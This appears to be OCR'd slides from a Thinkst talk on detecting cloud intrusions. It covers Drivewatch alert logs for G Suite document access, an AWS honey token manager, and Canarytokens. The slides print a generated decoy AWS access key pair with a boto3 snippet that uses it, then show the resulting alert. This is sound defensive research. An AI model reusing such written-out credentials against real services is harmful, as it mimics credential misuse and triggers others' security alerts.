
We do have concentration of skills;

We do have instrumentation;

thinkst
applied research

- ./drivewatch.py
- AWSID Tokens

thinkst
applied research



1. Python

```
max@maxs-MacBook-Pro drive-watch $ python driveWatch.py
[*] Starting Drivewatch...
[*] Building user baseline...
[*] Starting event loop...
[*] Drivewatch Ready!
```

https://github.com/thinkst/drivewatch

```
max@maxs-MacBook-Pro drive-watch $ python driveWatch.py
[*] Starting Drivewatch...
[*] Building user baseline...
[*] Starting event loop...
[*] Drivewatch Ready!
Token fired! gsuitestest@thinkstcorp.com's document: 1v54U2Z7FcvUg3RxCzvwtt7n36EBQEeXXEYL-dpEKO3U had the event occur: view which was made by u
ser: gsuitestest@thinkstcorp.com
Token fired! gsuitestest@thinkstcorp.com's document: 1v54U2Z7FcvUg3RxCzvwtt7n36EBQEeXXEYL-dpEKO3U had the event occur: view which was made by u
ser: gsuitestest@thinkstcorp.com
Token fired! gsuitestest@thinkstcorp.com's document: 1v54U2Z7FcvUg3RxCzvwtt7n36EBQEeXXEYL-dpEKO3U had the event occur: view which was made by u
ser: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1v54U2Z7FcvUg3RxCzvwtt7n36EBQEeXXEYL-dpEKO3U had the event occur: view which was made
 by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1v54U2Z7FcvUg3RxCzvwtt7n36EBQEeXXEYL-dpEKO3U had the event occur: edit which was made
 by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1o-X1GGg0B4F6kp5jh70U311b9ULKuPUOKNeBmXuN8Gw had the event occur: view which was made
 by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1jKj2mfZu0pCvoURiCr8Z-tVX-H4GCtVaoJ2nS7OOVF4 had the event occur: view which was made
 by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1Fb0lWQLRja2TXBXVdzjc0bJUqS2vmomIFPOQQr1NWVs had the event occur: view which was made
 by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1rSt9UmLP0syK0cds-YzF4eqo1KET0-MkEHIJ2eoW6zY had the event occur: view which was made
 by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1ZLqQ5Bqu6C2LM30wzEq-k-WaEXz_QibFRZNwRwSThPg had the event occur: view which was made
 by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1XccZOx1o7HzBVAgOqRUZsd5v_9Il0IvAL3_mjFt9AgQ had the event occur: view which was made
 by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1fVEF7fr4dtFDmPupQUQ_wJyGCz6rahQM9V-KuQXOAbk had the event occur: view which was made
 by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1kGIfuKfniTkhXpxtbF9jNEZG4ffLoAVV-rZlBoa-bJg had the event occur: view which was made
 by user: stevebrule@thinkstcorp.com
Actor Baseline Exceeded! stevebrule@thinkstcorp.com's view activity was 8 where baseline was 7.0.
User token fired! gsuitestest@thinkstcorp.com's document: 1jKj2mfZu0pCvoURiCr8Z-tVX-H4GCtVaoJ2nS7OOVF4 had the event occur: view which was made
 by user: stevebrule@thinkstcorp.com
```

thinkst
applied research

- Simple count mode
- Threshold mode

```
max@maxs-MacBook-Pro ~ $ tail /var/log/system.log
Jul 25 20:59:18 maxs-MacBook-Pro gsuites-watcher: CRITICAL: Actor Baseline Exceeded! stevebrule@thinkstcorp.com's view activity was 9 where baseline was 7.0.
Jul 25 20:59:24 maxs-MacBook-Pro gsuites-watcher: CRITICAL: User token fired! gsuitestest@thinkstcorp.com's document: 1kGIfuKfniTkhXpxtbF9jNEZG4ffLoAVV-rZlBoa-bJg had the event occur: view which was made
by user: hannah@thinkstcorp.com
Jul 25 20:59:24 maxs-MacBook-Pro gsuites-watcher: CRITICAL: User token fired! gsuitestest@thinkstcorp.com's document: 1rSt9UmLP0syK0cds-YzF4eqo1KET0-MkEHIJ2eoW6zY had the event occur: view which was made
by user: stevebrule@thinkstcorp.com
Jul 25 20:59:24 maxs-MacBook-Pro gsuites-watcher: CRITICAL: Actor Baseline Exceeded! stevebrule@thinkstcorp.com's view activity was 9 where baseline was 7.0.
Jul 25 20:59:24 maxs-MacBook-Pro gsuites-watcher: CRITICAL: User token fired! gsuitestest@thinkstcorp.com's document: 1fVEF7fr4dtFDmPupQUQ_wJyGCz6rahQM9V-KuQXOAbk had the event occur: view which was made
by user: stevebrule@thinkstcorp.com
Jul 25 20:59:24 maxs-MacBook-Pro gsuites-watcher: CRITICAL: Actor Baseline Exceeded! stevebrule@thinkstcorp.com's view activity was 9 where baseline was 7.0.
Jul 25 20:59:38 maxs-MacBook-Pro com.apple.xpc.launchd[1] (com.apple.quicklook[22747]): Endpoint has been activated through legacy launch(3) APIs. Please switch to XPC or bootstrap_check_in(): com.apple.q
uicklook
Jul 25 20:59:45 maxs-MacBook-Pro gsuites-watcher: CRITICAL: User token fired! gsuitestest@thinkstcorp.com's document: 1ZLqQ5Bqu6C2LM30wzEq-k-WaEXz_QibFRZNwRwSThPg had the event occur: view which was made
by user: stevebrule@thinkstcorp.com
Jul 25 20:59:45 maxs-MacBook-Pro gsuites-watcher: CRITICAL: Actor Baseline Exceeded! stevebrule@thinkstcorp.com's view activity was 9 where baseline was 7.0.
Jul 25 21:00:20 maxs-MacBook-Pro login[22751]: USER_PROCESS: 22751 ttys001
max@maxs-MacBook-Pro ~ $
```

thinkst
applied research

AWSID Tokens

thinkst
applied research

```
# AWS honey token manager #

Bootstraps an AWS account with everything you need to generate, mangage, and distribute AWS honey tokens. Made with breakfast
roti by the Atlassian security team. No added cyber.

AWS access keys are always a target for attakers and there's no way for them to determine a key is a honey token up front. The
attacker attempt to use it on the Internet accessible, fully logged, AWS API.

It's trivial to create one access key and use it as a honey token but it quickly becames impossible to create hundreds or
thousands and automatically expire them, report on them, and alert on them. The goodies in this repo make all of that easy and
secure.

Configure your aws cli with root or admin access and run `./bootstrap.sh` to get started.

## Authors ##

* @dagrz
* @danbourke
```

@dagrz && @danbourke

thinkst
applied research

Canarytokens by Thinkst

What is this and why should I care?

Select your token

Windows Folder
Be notified when a Windows Folder is browsed in Windows Explorer

Custom exe / binary
Fire an alert when an EXE or DLL is executed

Cloned Website
Trigger an alert when your website is cloned


SQL Server
Get alerted when MS SQL Server databases are accessed

QR Code
Generate a QR code for physical tokens

SVN
Alert when someone checks out an SVN repository

AWS keys
Alert when AWS key is used

Brought to you by Th … four minutes. **Know.** … when it matters



thinkst
applied research

Your AWS key token is active!

Copy this credential pair to your clipboard to use as desired:

```
[Default]
Access key Id: AKIAIJH36VSP6ZYCPLYQ
Secret Access Key: FzrICUAzvK6SxKyuSwDuEgt4jDpL2/sPmZPCJoU8
```

Download your AWS Creds

This canarytoken is triggered when someone uses this credential pair to access AWS programmatically (through the API).

The key is hyper unique. i.e. There is 0 chance of somebody having guessed these credentials.

If this token fires, it is a clear indication that this set of keys has "leaked".

Ideas for use:

- These credentials are often stored in a file called ~/.aws/credentials on linux/OSX systems. Generate a fake credential pair for your senior developers and sysadmins and keep it on their machines. If someone tries to access AWS with the pair you generated for Bob, chances are that Bob's been compromised.
- Place the credentials in private code repositories. If the token is triggered, it means that someone is accessing that repo without permission

```
>>>
>>> import boto3
>>> access_key='AKIAIJH36VSP6ZYCPLYQ'
>>> secret_key='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'
>>> client = boto3.client("sts", aws_access_key_id=access_key, aws_secret_access_key=secret_key)
```

thinkst
applied research

Canarytoken triggered

ALERT

An AWS API Key Token Canarytoken has been triggered by the Source IP 86.62.195.140.

Basic Details:

Channel	AWS API Key Token
Time	2017-07-22 07:18:33
Canarytoken	q54jjkbvmiryfx6r7sbo35ikl
Token Reminder	demo key 2
Token Type	aws_keys
Source IP	86.62.195.140
User Agent	Boto3/1.4.4 Python/2.7.10 Darwin/16.6.0 Botocore/1.5.83

Conclusions

thinkst
applied research

- Despite doing this for years, we are still horrible at time management;
- The attack surface in the cloud is not just equal to the attack surface of servers stored in a remote data center;
- Theres a lot of signal to key in on, but theres an incredible amount of noise;
- Theres a lot of fun for both red and blue teams…

thinkst
applied research

Questions

thinkst
applied research

Bibliography

- https://github.com/dagrz/aws_pwn/blob/master/miscellanea/Kiwicon%202016%20-%20Hacking%20AWS%20End%20to%20End.pdf
- https://danielgrzelak.com/backdooring-an-aws-account-da007d36f8f9
- https://static.googleusercontent.com/media/research.google.com/en//pubs/archive/43231.pdf
- https://danielgrzelak.com/disrupting-aws-logging-a42e437d6594
- https://danielgrzelak.com/exploring-an-aws-account-after-pwning-it-ff629c2aae39
- https://static.googleusercontent.com/media/research.google.com/en//pubs/archive/44860.pdf
- https://static.googleusercontent.com/media/research.google.com/en//pubs/archive/45728.pdf
- https://goo.gl/2Yz2B9
- http://csrc.nist.gov/cyberframework/rfi_comments/040813_forrester_research.pdf